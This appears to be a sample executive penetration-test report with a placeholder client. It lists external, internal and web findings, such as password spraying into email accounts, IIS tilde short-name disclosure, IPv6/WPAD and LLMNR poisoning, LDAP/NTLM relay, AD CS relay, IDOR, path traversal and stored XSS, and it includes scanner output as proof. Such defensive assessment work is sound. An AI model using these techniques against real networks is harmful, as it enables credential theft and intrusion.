



Executive Report

Heartland Business Systems | August 15, 2025

Prepared for: CUSTOMER NAME

Executive Report			
Current Version:	Issued Report	Date:	August 15, 2025
Security Classification	Confidential		
Author(s):	Kurtis Schneider, Senior Penetration Tester		
Reviewer(s):	Kristen Hubbard, Practice Manager - Penetration Testing		
Client Distributer List:	Name, email		

Disclaimer and Limitations on Disclosure and Use

All information contained in this report is confidential and proprietary to Heartland Business Systems (HBS) and CUSTOMER NAME. This report may contain sensitive information regarding vulnerabilities related to CUSTOMER NAME 's applications and systems. The findings and recommendations presented in this document are based on the technologies and known threats as of the date of this report. As technologies and risks change over time, the vulnerabilities and the recommendations associated with CUSTOMER NAME 's applications and systems may also change. Disclosure or use of any information contained in this document by photographic, electronic or any other means, in whole or part, for any reason other than for the purpose of operations and/or security enhancement of CUSTOMER NAME through internal review, is strictly prohibited without written consent.

To the Management of CUSTOMER NAME CNABBR:

We have completed our engagement to assess CNABBR's information security controls in accordance with the executed Statement of Work (SOW). The service(s) performed, and date(s) of performance are listed in the table below.

Heartland Business Systems' penetration testers use a combination of vulnerability scanning and manual verification to assess the depth and exploitability of scoped information systems. HBS' penetration methodology is derived from NIST SP800-115, the Open Web Application Security Project (OWASP), Open-Source Security Testing Methodology Manual (OSSTMM), Penetration Testing Framework, and other industry best practices. Information gathered through penetration testing provides business leaders with crucial information such as what type of data, systems, or accounts can be exfiltrated and/or exploited.

We appreciate your cooperation and assistance provided to us during the course of our engagement. If you have any questions, or need additional information, please call HBS at 800-236-7914.

Sincerely,

Heartland Business Systems

Scope of Work	
Service Performed	Dates
Vulnerability Scan - Internal/External Infrastructure (Authenticated/Unauthenticated) - Web Application (Authenticated/Unauthenticated)	August 4, 2025 to August 15, 2025
Penetration Test - Internal/External Infrastructure (Authenticated/Unauthenticated) - Web Application (Authenticated/Unauthenticated)	August 4, 2025 to August 15, 2025

Executive Table of Contents

Introduction.....	5
Approach and Scope.....	5
Vulnerability Scan	5
Penetration Test.....	5
Methodology	7
Findings & Associated Risk.....	8
Appendix A. Risk Rating Definitions	12
Appendix B. Vulnerability Scan and Penetration Test – Detailed Findings.....	13
External Infrastructure Vulnerability Scan and Penetration Test	13
Internal Infrastructure Vulnerability Scan and Penetration Test	Error! Bookmark not defined.
Web Application Vulnerability Scan and Penetration Test	Error! Bookmark not defined.
Appendix E. Consultant(s)	61

Introduction

HBS performed testing of CNABBR's security controls from August 4, 2025 to August 15, 2025. This report is intended to provide an overview of the engagement scope, HBS' approach, and a listing of findings and associated risk.

Approach and Scope

The sections below provides a synopsis of the testing performed for this engagement and HBS' general approach.

Vulnerability Scan

HBS performed a vulnerability scan on CNABBR's network infrastructure and web application(s) as indicated below.

External Network IPs	
8.8.8.8	1.1.1.1
Internal Network IPs	
127.0.0.1	127.0.0.1
Web Application(s)	
127.0.0.1	8.8.8.8

Vulnerability scanning is conducted using high-grade enterprise tools with the latest scan engine updates to detect misconfigurations, lack of appropriate patches, and other vulnerabilities. The potential vulnerabilities discovered during the scanning are detailed within the Technical Report(s), which accompanies this Executive Report. During vulnerability scanning, devices which are defined within scope are scanned for open ports. This helps to identify potential attack vectors and entry points for intruders. Each open port is scanned further to discover which services exist and provide additional fingerprinting information. Information may be further collected such as OS detection, banner grabbing, user enumeration and potentially spidering (web crawling of URI's). Ultimately, each open port and service is scanned for vulnerabilities.

Penetration Test

HBS performed a penetration test against CNABBR's network infrastructure and web application(s) as indicated below.

External Network IPs	
8.8.8.8	1.1.1.1

Internal Network IPs	
127.0.0.1	127.0.0.1

Web Application(s)	
127.0.0.1	8.8.8.8

SAMPLE

Methodology

The following testing methodology was used for this engagement:

1. Your organization identified specific IP addresses/ranges or URLs to be tested.
2. Manual and automated vulnerability analysis was directed at hosts identified in step #1.
3. Vulnerabilities identified in step #2 were validated through manual and automated testing.
4. Confirmed vulnerabilities from step #3 were targeted for exploitation and used as pivot points to attempt a system breach.
5. Exploitable vulnerabilities were listed as confirmed and included in the final report.

Vulnerability Scanning and Penetration Testing scenarios may have included, but were not limited to, the following:

- Data injection and mining (SQL and others)
- Cross-site scripting (XSS)
- Broken authentication and session management
- Insecure direct object references
- Cross-site request forgery (CSRF)
- Security misconfiguration
- Insecure cryptographic storage
- Failure to restrict URL access
- Insufficient transport layer protection (communications)
- Non-validated redirects and forwards
- Buffer overflows
- Improper error handling and trapping
- Commented code
- Insecure implementation of embedded Flash, XML, AMF, Java, etc.
- Unnecessary services running
- Failure to properly segregate functions or data

Out of Scope

The following step was considered out of scope for this engagement:

- Denial of service and/or degradation of production systems.

Findings & Associated Risk

Based on a review and assessment of all factors considered during the engagement, HBS determined high- and medium-level risks. This determination is based on the vulnerability (or combination of vulnerabilities), potential threat(s), likelihood of occurrence, and potential impact to the organization.

Summary of Findings		
Service Performed	High Risk	Medium Risk
External Infrastructure (Vulnerability Scan/Penetration Test)	3	3
Internal Infrastructure (Vulnerability Scan/Penetration Test)	7	4
Web Application (Vulnerability Scan/Penetration Test)	4	5

Vulnerability Scan and Penetration Test Executive Summary

The following is a summary of findings and events that testers were able to or attempted to perform against the targets listed in the [Approach and Scope](#) section of this document. For more information and detailed findings, please see [Appendix B](#).

Testers were tasked with performing a vulnerability scan of external, internal, and web application assets as well as a penetration test of the external, internal, and web application assets outlined in the Approach and Scope section of this document. Testers began by performing enumeration and a vulnerability scan against the in-scope assets and using the results from the scans and other manual and automated tools in an attempt to identify vulnerabilities. During testing, the following findings were identified as the highest risk.

External

Use of Weak and Default Passwords

Testers were able to compromise user email accounts due to weak passwords in use as well as a lack of MFA configured for these accounts. In addition, testers found several devices and services that had weak or default passwords that could be used to login to applications and view or change sensitive data and settings. This could allow an attacker to perform further attacks using those devices, edit configuration values, take devices offline, or view sensitive information. All passwords should follow an organization-wide password policy and be stored securely. In addition, MFA should be enforced and fully configured for new and existing user accounts. New devices should be audited for default or 'backdoor' accounts.

Out-of-Date/Unpatched Software

Out-of-date software was found to be in place. Support is no longer in place and will not be receiving regular patches or updates. In addition, unpatched software was found to be in place. Unpatched software refers to applications or systems that contain known vulnerabilities that have not yet been addressed

through the implementation of updates or patches. These vulnerabilities, if exploited, could potentially lead to a compromise or denial of service attacks of the affected system's security.

Internal

Man-in-the-Middle (MitM) Attacks

The environment lacks sufficient hardening of network protocols, enabling attackers to perform man-in-the-middle attacks and intercept authentication traffic. IPv6 is enabled but not configured, allowing exploitation via DHCPv6 to assign rogue IPv6 addresses, redirect DNS traffic, and capture sensitive data. This default IPv6 configuration also facilitates WPAD proxy poisoning and malicious router advertisements, enabling widespread MitM attacks across the network. Additionally, legacy name resolution protocols such as Link-Local Multicast Name Resolution (LLMNR) and Multicast DNS (mDNS) remain active. These protocols attempt to resolve hostnames locally when DNS fails, making them susceptible to poisoning. Attackers can exploit these queries to redirect traffic and capture NTLM authentication hashes for offline cracking or relay attacks.

Lack of Robust Authentication Security Controls

The LDAP service running on the domain controllers does not have the necessary security controls enabled for the LDAP service to prevent relay attacks. Specifically, the settings LDAP Signing and LDAP Channel Binding are not fully enforced. This allows an attacker who is able to intercept NTLM authentication requests (by conducting a man-in-the-middle attack) to impersonate Active Directory accounts and interact with the LDAP service in an authenticated manner. In addition, NT LAN Manager Version 1 (NTLMv1) is enabled, which allows domain controllers to send their account hashes in NTLMv1 hash format. NTLMv1 is a legacy authentication mechanism that uses the broken DES encryption algorithm. NTLMv1 hashes can be both cracked as well as relayed across different protocols due to a lack of message integrity checks, channel binding, and mutual authentication. An attacker who is able to capture the NTLMv1 hash of a domain controller is able to compromise the domain via relay attack or cracking the hash to login to Active Directory as the domain controller.

Vulnerable Active Directory Certificate Services

Vulnerable Active Directory Certificate Service (AD CS) certificate templates can enable attackers to compromise user and machine accounts within the environment. The AD CS web enrollment endpoint does not require the use of HTTPS with Extended Protection for Authentication (EPA), which allows an attacker to impersonate other users and machines via relay attacks. Ensure that HTTPS and EPA is enabled for web enrollments or that web enrollment is disabled if not necessary.

Web

Passwords Exposed by API

The API, when in an authenticated state, exposes the password of the current user in cleartext when the profile page is visited. Passwords should never be exposed by the API in cleartext as they can be intercepted during normal use of the application.

Insecure Direct Object Reference (IDOR)

Insecure direct object references (IDOR) are a type of access control vulnerability that arises when an application uses user-supplied input to access objects directly. Locations were discovered within the application that are vulnerable IDOR and expose sensitive information. The application should be updated so that each request verifies the user's access privileges to the stored information they are requesting.

File Path Traversal

A file path traversal attack (also known as directory traversal) aims to access files and directories that are stored outside the web root folder. By manipulating variables that reference files with "dot-dot-slash (../)" sequences and its variations or by using absolute file paths, it may be possible to access arbitrary files and directories stored on file system including application source code or configuration and critical system files.

Business Logic Abuse - Cart and Checkout

The web application's cart can be modified, allowing the purchaser to modify the various fields for an item as well as its price. Applications should never trust the browser to provide sensitive data, such as the price of items they are purchasing. Data that should not be modified by the user should be controlled through access control on the backend server restricting access.

Cross Site Scripting - Stored

Cross Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

Stored attacks are those where the injected script is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc. The victim then retrieves the malicious script from the server when it requests the stored information. Stored XSS is also sometimes referred to as Persistent or Type-II XSS.

Security Settings

Misconfigured cookies were identified. An HTTP Cookie is a small piece of data that a server sends to a user's web browser. Cookies are used to tell if two requests come from the same browser, such as keeping a user logged in. Cookies are mainly used for three purposes: Session Management (Logins, etc.), Personalization (User preferences, etc.), and Tracking (Recording/analyzing user behavior).

Our recommendation is CUSTOMER would actively manage these high-and medium-level findings. After completing remediation, we recommend that another penetration test be performed to validate these findings have been remediated.

SAMPLE


Appendix A. Risk Rating Definitions


The following table provides the definitions for the risk ratings used within this report.

Rating	Definition of Risk Rating
High	Finding creates a large exposure that could result in a loss of system control, access, application control, and/or exposure of customer data via the compromise of administrative accounts and/or other system functions. It could also create an issue with regards to confidentiality and/or integrity, resulting in many user accounts being compromised, or restricted system functions being accessed. Finding which leaves an organization unable to detect malicious behavior, system misconfiguration or similar threats to the confidentiality, integrity and availability of systems or data. Technical rating: The Common Vulnerabilities Scoring System (CVSS) takes into account many factors. In general, a CVSS score of 10 equals a Critical rating and 7.5 to 9.9 a 'High' within the Technical Report. However, though these generally equate to a 'High' risk finding, other factors may lead to exceptions to this general scoring.
Medium	Finding does not directly lead to a compromise but could be used in conjunction with other techniques to compromise accounts, or to perform unauthorized activity in the environment. Technical rating: The CVSS takes into account many factors. In general, a CVSS score of 3.5 to 7.4 equals a 'Medium' rating within the Technical Report. However, though this generally equates to a 'Medium' risk finding, other factors may lead to exceptions to this general scoring.
Low	Finding creates limited exposure for compromise of user accounts, or unauthorized access to data due to configuration issues, outdated patches and/or policy. Generally, findings of low risk are not presented within this Executive Report. Technical rating: The CVSS takes into account many factors. In general, a CVSS score of 0 to 3.4 equals a 'Low' rating within the Technical Report. However, though this generally equates to a 'Low' risk finding, other factors may lead to exceptions to this general scoring.


Appendix B. Vulnerability Scan and Penetration Test – Detailed Findings

External Infrastructure Vulnerability Scan and Penetration Test

Finding: H001 Weak Passwords without MFA	
High	
CVSS Score:	8
Description:	OWA accounts were found with weak passwords and MFA not setup. Account passwords were updated, and DUO was setup for user1 and user2. Only DUO was setup for user3 and user4. These passwords and DUO accounts need to be reconfigured.
Recommendation:	Require strong passwords that have 14 or more characters, numbers, upper/lowercase, and special characters. Verify MFA has been configured for new and existing accounts.
Affected:	IP Address:
	8.8.8.8
Proof:	Hostname:
Tester found a valid password for user1 during password spray attempts utilizing public breached credentials.  Tester found user2 did not have Duo setup:	




Tester was able to sign in and read emails of user1:




Finding: H002 Microsoft IIS Unsupported Version		
High		
CVSS Score:	10	
Description:	The installation of Microsoft Internet Information Services (IIS) detected on the remote host is no longer supported. Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it is likely to contain security vulnerabilities.	
Recommendation:	Upgrade to a supported version of Microsoft IIS.	
Affected:	IP Address:	Hostname:
	8.8.8.8	
Proof:	<pre> HTTP/1.1 200 OK Cache-Control: private Content-Type: text/html; charset=utf-8 Server: Microsoft-IIS/8.5 X-AspNetMvc-Version: 4.0 X-AspNet-Version: 4.0.30319 X-Powered-By: ASP.NET Date: Wed, 13 Aug 2025 19:20:10 GMT Content-Length: 387 </pre>	

Finding: H003 Use of Default or Weak Passwords		
High		
CVSS Score:	8	
Description:	Several devices or services were found to use a default password or to not require authentication to perform actions. Attackers with local network access could abuse these devices or services to perform other attacks, disable services, or change configurations.	
Recommendation:	Review all logins for services and devices on the external network perimeter. Disable or change the passwords that are default or easily guessable. Create an internal policy to review new devices purchased and to question vendors on the process to remove default logins. Also review devices that may have hardcoded 'back-door' passwords and if they can be removed if present.	
Affected:	IP Address:	Hostname:
	8.8.8.8, 1.1.1.1	
Proof:	Tester found default password being utilized for application:	




Tester was able to access application utilizing a weak password:



Finding: M001 Microsoft IIS Tilde Character Short File/Folder Name Disclosure	
Medium	
CVSS Score:	6.4
Description:	Microsoft Internet Information Server (IIS) suffers from a vulnerability which allows the detection of short names of files and directories which have an equivalent in the 8.3 version of the file naming scheme. By crafting specific requests containing the tilde '~' character, an attacker could leverage this vulnerability to find files or directories that are normally not visible and gain access to sensitive information. Given the underlying filesystem calls generated by the remote server, the attacker could also attempt a denial of service on the target application.
Recommendation:	As a workaround, disable the 8.3 file and directories name creation, manually remove names already present in the filesystem and ensure that URL requests containing the tilde character (and its unicode equivalences) are discarded before reaching the IIS server. If possible, upgrade to the latest version of the .NET framework and IIS server. https://github.com/irsdl/IIS-ShortName-Scanner https://soroush.secproject.com/blog/2012/06/microsoft-iis-tilde-character-

	vulnerabilityfeature-short-filefolder-name-disclosure/ https://soroush.secproject.com/blog/2014/08/iis-short-file-name-disclosure-is-back-is-your-server-vulnerable/ https://support.microsoft.com/en-gb/help/121007/how-to-disable-8-3-file-name-creation-on-ntfs-partitions	
Affected:	IP Address:	Hostname:
Proof:	<pre>[+] Host "https://[REDACTED]" is vulnerable! [+] Used HTTP method: OPTIONS [+] Suffix (magic part): /~1/.rem [*] Starting filename and directory bruteforce on "https://[REDACTED]" [i] Dir: PERMIT~1 [i] Dir: PERMIT~2 [i] Dir: PERMIT~3 [i] Dir: PERMIT~4 [i] File: PERMIT~1.ZIP [i] Dir: PROPER~1 [i] Dir: ASPNET~1 [i] Dir: LANDRE~1 [i] Dir: LANDRE~2 [i] Dir: LWCFIL~1 [i] Dir: SANITA~1 [i] Dir: SERVIC~1 [i] Dir: SANITA~2 [i] Dir: WORKFL~1 [+] Bruteforce completed in 121 seconds [+] Total time elapsed: 128 seconds [+] Requests sent: 982 [+] Identified directories: 13 _ PERMIT~1 _ PERMIT~2 _ PERMIT~3 _ PERMIT~4 _ PROPER~1 _ ASPNET~1 _ LANDRE~1 _ LANDRE~2 _ LWCFIL~1 _ SANITA~1 _ SERVIC~1 _ SANITA~2 _ WORKFL~1 [+] Identified files: 1 _ PERMIT~1.ZIP</pre>	



Finding: M002 SSL Medium/Low Strength Cipher Suites Supported	
Medium	
CVSS Score:	5
Description:	The remote host supports the use of SSL ciphers that offer medium/low strength encryption. Medium strength is any encryption that uses key lengths at least 64 bits and less than 112 bits, or else that uses the 3DES encryption suite. Low strength is any encryption that uses key lengths less than 64 bits. Vulnerable cipher suites include EXPORT_DHE, EXPORT_RSA, and RC4. Note that it is considerably easier to circumvent medium/low strength encryption if the attacker is on the same physical network.
Recommendation:	Reconfigure the affected application if possible to avoid use of medium/weak strength and/or vulnerable ciphers.
Affected:	IP Address: Hostname:

	1.1.1.1	
Proof:	<pre> rDNS ([REDACTED]): [REDACTED] Service detected: HTTP Testing for SWEET32 (Birthday Attacks on 64-bit Block Ciphers) SWEET32 (CVE-2016-2183, CVE-2016-6329) VULNERABLE, uses 64 bit block ciphers </pre>	

Finding: M003 SSH Weak Algorithms/Ciphers Supported		
Medium		
CVSS Score:	4.3	
Description:	Nessus has detected that the remote SSH server is configured to use the Arcfour stream cipher or no cipher at all. RFC 4253 advises against using Arcfour due to an issue with weak keys. Review technical workbooks for additional weak algorithms and ciphers.	
Recommendation:	Contact the vendor or consult product documentation to remove the weak ciphers.	
Affected:	IP Address:	Hostname:
	8.8.8.8	

Proof:	<pre> Nmap scan report for [REDACTED] Host is up (0.084s latency). PORT STATE SERVICE 22/tcp open ssh ssh2-enum-algos: kex_algorithms: (12) curve25519-sha256 curve25519-sha256@libssh.org ecdh-sha2-1.3.132.0.10 ecdh-sha2-nistp256 ecdh-sha2-nistp384 ecdh-sha2-nistp521 diffie-hellman-group-exchange-sha256 diffie-hellman-group-exchange-sha1 diffie-hellman-group15-sha512 diffie-hellman-group14-sha256 diffie-hellman-group14-sha1 ext-info-s server_host_key_algorithms: (4) rsa-sha2-512 rsa-sha2-256 ssh-rsa ecdsa-sha2-nistp384 encryption_algorithms: (6) aes256-gcm@openssh.com aes128-gcm@openssh.com aes256-ctr aes192-ctr aes128-ctr 3des-ctr mac_algorithms: (2) hmac-sha2-256 hmac-sha1 compression_algorithms: (2) zlib _ none </pre>
---------------	---


Internal Infrastructure Vulnerability Scan and Penetration Test

Finding: H001	Lack of IPv6 Security Controls
	High
CVSS Score:	10
Description:	By default, Windows machines request IPv6 configuration via DHCPv6 when they connect to the network, receive router advertisements, and when network changes occur. In environments where IPv6 is not fully configured, this behavior can be exploited by an attacker by deploying a rogue DHCPv6 server. The attacker can assign IPv6 addresses to hosts actively seeking configuration and designate their own machine as the host's primary DNS server.

	This setup enables the attacker to: - Redirect DNS queries to a malicious server. - Host a WPAD (Web Proxy Auto-Discovery) service to force proxy authentication. Through these mechanisms, the attacker can capture domain credentials via: - Malicious DNS responses. - WPAD-based proxy authentication requests. Captured credentials may be used for authentication relay attacks, gaining unauthorized domain access, and privilege escalation. Additionally, if the local router or gateway lacks protections against rogue router advertisements, the attacker can advertise an IPv6 network. This prompts hosts to request IPv6 configuration, further enabling man-in-the-middle (MitM) attacks and expanding the attack surface.
